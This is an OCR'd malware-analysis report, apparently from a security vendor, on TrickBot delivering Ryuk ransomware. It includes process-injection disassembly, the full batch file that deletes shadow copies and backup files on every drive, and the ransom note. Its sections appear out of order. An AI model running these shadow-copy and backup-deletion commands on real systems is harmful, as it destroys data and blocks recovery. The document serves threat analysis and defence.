
```
mov     qword ptr [rsp+98h+flProtect], rcx ; lpNumberOfBytesWritten
mov     r9d, eax        ; nSize
mov     r8, [rsp+98h+lpAddress] ; lpBuffer
mov     rdx, [rsp+98h+lpBaseAddress] ; lpBaseAddress
mov     rcx, [rsp+98h+hProcess] ; hProcess
call    cs:WriteProcessMemory
mov     dword ptr [rsp+98h+dwSize+4], eax
cmp     dword ptr [rsp+98h+dwSize+4], 0
jnz     short loc_14000327C
```

```
mov     [rsp+98h+dwCreationFlags], 0 ; dwCreationFlags
mov     rax, [rsp+98h+lpBaseAddress]
mov     qword ptr [rsp+98h+flProtect], rax ; lpParameter
lea     r9, StartAddress ; lpStartAddress
xor     r8d, r8d        ; dwStackSize
xor     edx, edx        ; lpThreadAttributes
mov     rcx, [rsp+98h+hProcess] ; hProcess
call    cs:CreateRemoteThread
test    rax, rax
jnz     short loc_1400032E8
```

Functions used for process injection in the Ruyuk binary.

The injected processes, in this case taskhost.exe, run a .bat file dropped by the malware, C:\users\Public\window.bat. This file contains multiple uses of vssadmin and deletes commands in order to change configuration and delete Virtual Shadow Copy. vssadmin.exe is a command-line tool that manages Volume Shadow Copy Service (VSS), which captures and copies stable images for backup on running systems.

Ransomware commonly uses vssadmin.exe to delete shadow copies and other backups of files before encrypting the files themselves. This ensures that the victim will be forced to pay to decrypt the valuable files when they can neither be decrypted or retrieved from VSS.



The window.bat script spawns vssadmin commands, as shown in the Cybereason Platform.

The contents of window.bat:


```
vssadmin Delete Shadows /all /quiet

vssadmin resize shadowstorage /for=c: /on=c: /maxsize=401MB

vssadmin resize shadowstorage /for=c: /on=c: /maxsize=unbounded

vssadmin resize shadowstorage /for=d: /on=d: /maxsize=401MB

vssadmin resize shadowstorage /for=d: /on=d: /maxsize=unbounded

vssadmin resize shadowstorage /for=e: /on=e: /maxsize=401MB

vssadmin resize shadowstorage /for=e: /on=e: /maxsize=unbounded

vssadmin resize shadowstorage /for=f: /on=f: /maxsize=401MB

vssadmin resize shadowstorage /for=f: /on=f: /maxsize=unbounded

vssadmin resize shadowstorage /for=g: /on=g: /maxsize=401MB

vssadmin resize shadowstorage /for=g: /on=g: /maxsize=unbounded

vssadmin resize shadowstorage /for=h: /on=h: /maxsize=401MB

vssadmin resize shadowstorage /for=h: /on=h: /maxsize=unbounded

vssadmin Delete Shadows /all /quiet
```

```
del /s /f /q c:\*.VHD c:\*.bac c:\*.bak c:\*.wbcat c:\*.bkf c:\Backup*.* c:\backup*.* c:\*.set c:\*.
del /s /f /q d:\*.VHD d:\*.bac d:\*.bak d:\*.wbcat d:\*.bkf d:\Backup*.* d:\backup*.* d:\*.set d:\*.
del /s /f /q e:\*.VHD e:\*.bac e:\*.bak e:\*.wbcat e:\*.bkf e:\Backup*.* e:\backup*.* e:\*.set e:\*.
del /s /f /q f:\*.VHD f:\*.bac f:\*.bak f:\*.wbcat f:\*.bkf f:\Backup*.* f:\backup*.* f:\*.set f:\*.
del /s /f /q g:\*.VHD g:\*.bac g:\*.bak g:\*.wbcat g:\*.bkf g:\Backup*.* g:\backup*.* g:\*.set g:\*.
del /s /f /q h:\*.VHD h:\*.bac h:\*.bak h:\*.wbcat h:\*.bkf h:\Backup*.* h:\backup*.* h:\*.set h:\*.
del %0
```

The Cybereason Platform was able to raise an alert thanks to the suspicious behavior of the injected taskhost.

An alert for ransomware in the Cybereason Platform.

Ryuk encrypts files on the disk and changes the extension to .RYK.



Ryuk changing the extensions of the files to .RYK.

Ryuk drops a ransom note RyukReadMe.txt created with notepad.exe in every processed folder.

```
"C:\Windows\system32\NOTEPAD.EXE" D:\RyukReadMe.txt
"C:\Windows\system32\NOTEPAD.EXE" C:\RyukReadMe.txt
```

The creation of the ransom note.

```
Your network has been penetrated.
All files on each network host have been encrypted with a strong algorithm.
Backups were encrypted too.

Shadow copies also removed, so F8 or any other methods may damage encrypted data but not recover.
Only we have exclusive decryption software, suitable for your situation.

More than a year ago, world experts recognized the impossibility of such encryption deciphering by any means
except the original decoder.
No decryption software is available in the public.
Antivirus companies, researchers, IT specialists, and any other persons cannot help you to decipher the data.

Decryption takes from ten minutes up to several hours.
It is performed automatically and doesn't require from you any actions except decoder launching.

DO NOT RESET OR SHUTDOWN SYSTEM — files may be damaged.
DO NOT DELETE readme files.

To confirm our honest intentions. Send 2 different random files and you will get them back decrypted.
It can be from different computers on your network to be sure that one key decrypts everything.
We will unlock 2 files for free.
To get info (decrypt your files) contact us a
BaumbachJamiyha93@protonmail.com
or
RosanoSu90@protonmail.com

You will receive btc address for payment in the reply letter

Ryuk

No system is safe
```

The contents of the Ryuk ransom note.

Conclusion

TrickBot is classified as a banking trojan, but the banking-related capability is just one of its many abilities. TrickBot is able to communicate with a C2 server as well as collect and exfiltrate sensitive data ranging from banking credentials, usernames and passwords, and personal data. An attacker with this information can easily destroy trust in a business, wreck the reputation of a brand, or compromise individuals and cost companies money.

Once Ryuk infects the machine, it starts to encrypt files and spreads through the network to infect more machines. This increases the damage and the likelihood that the victim will be willing to pay the ransom. This threat, due to its advanced capabilities and spreading ability, can cause a great deal of damage to an organization, from loss of money to brand degradation.

Our customers were able to use our remediation tool of the Cybereason Platform to immediately stop the exfiltration and prevent future execution of these kind of malicious files in the organization. Cybereason's Active Monitoring team and Hunting team were able to detect both the malicious file related to TrickBot and the operations and modules used to perform its activity. This includes reconnaissance, credential harvesting and spreading using the PowerShell Empire framework, mimikatz, and EternalBlue. All of these activities work to distribute and deliver an additional payload, in this instance the Ryuk ransomware.

Reduce the costs in your SOC by applying the right roles to SIEM and EDR. Read our white paper to learn how.

Research by Noa Pinkas, Lior Rochberger, and Matan Zatz

Cybereason's Active Monitoring and Hunting teams have uncovered a severe threat that uses the Emotet trojan and the TrickBot trojan to deliver the Ryuk ransomware. During the past few weeks, the Cybereason Active Monitoring team has encountered multiple incidents of attempted TrickBot infection. Among these incidents and investigations, the team observed Ryuk ransomware infection attempts as well. The nature of Ryuk deployment and execution tactics, techniques, and procedures can vary across incidents. However, the Cybereason Active Monitoring team was able to identify that machines infected with TrickBot were susceptible to a future infection with Ryuk.

Though TrickBot is known as a banking trojan, in this campaign its banking capabilities are one of many abilities. In this instance, it is able to communicate with a C2 server to collect and exfiltrate a range of sensitive data. It is also able to deploy the Ryuk ransomware, which encrypts files throughout the network and increases the damage to the end user. These threats result in brand degradation, damage to an organization, and damage to the individual.

Security Recommendations

- Educate your team on how to correctly handle suspicious emails to prevent initial downloading or dropping of malware.
- In order to protect against lateral movement, do not use privileged accounts, avoid RDPs without properly terminating the session, do not store passwords in plain text, deploy good authentication practices, disable unnecessary share folders, and change the names of the default share folders used in your organization.
- Make sure you systems are patched, especially CVE-2017-0144, to prevent the propagation of TrickBot and other malware.
- Disable macros across the environment.
- Follow Microsoft's security advisory update on improving credentials protection and management in your organization.
- Proactively approach security by performing hunts and searching for suspicious behavior before an incident starts.
- Remove any persistence mechanisms that may have been used by any of the malware mentioned here in order to mitigate the threat.

Worried about getting hit with an attack like this? Close the holes in your defense with MITRE ATT&CK. Read our white paper to learn how.

Download the Five Stages to Create a Strategic, Closed-loop Security Process with MITRE ATT&CK white paper.
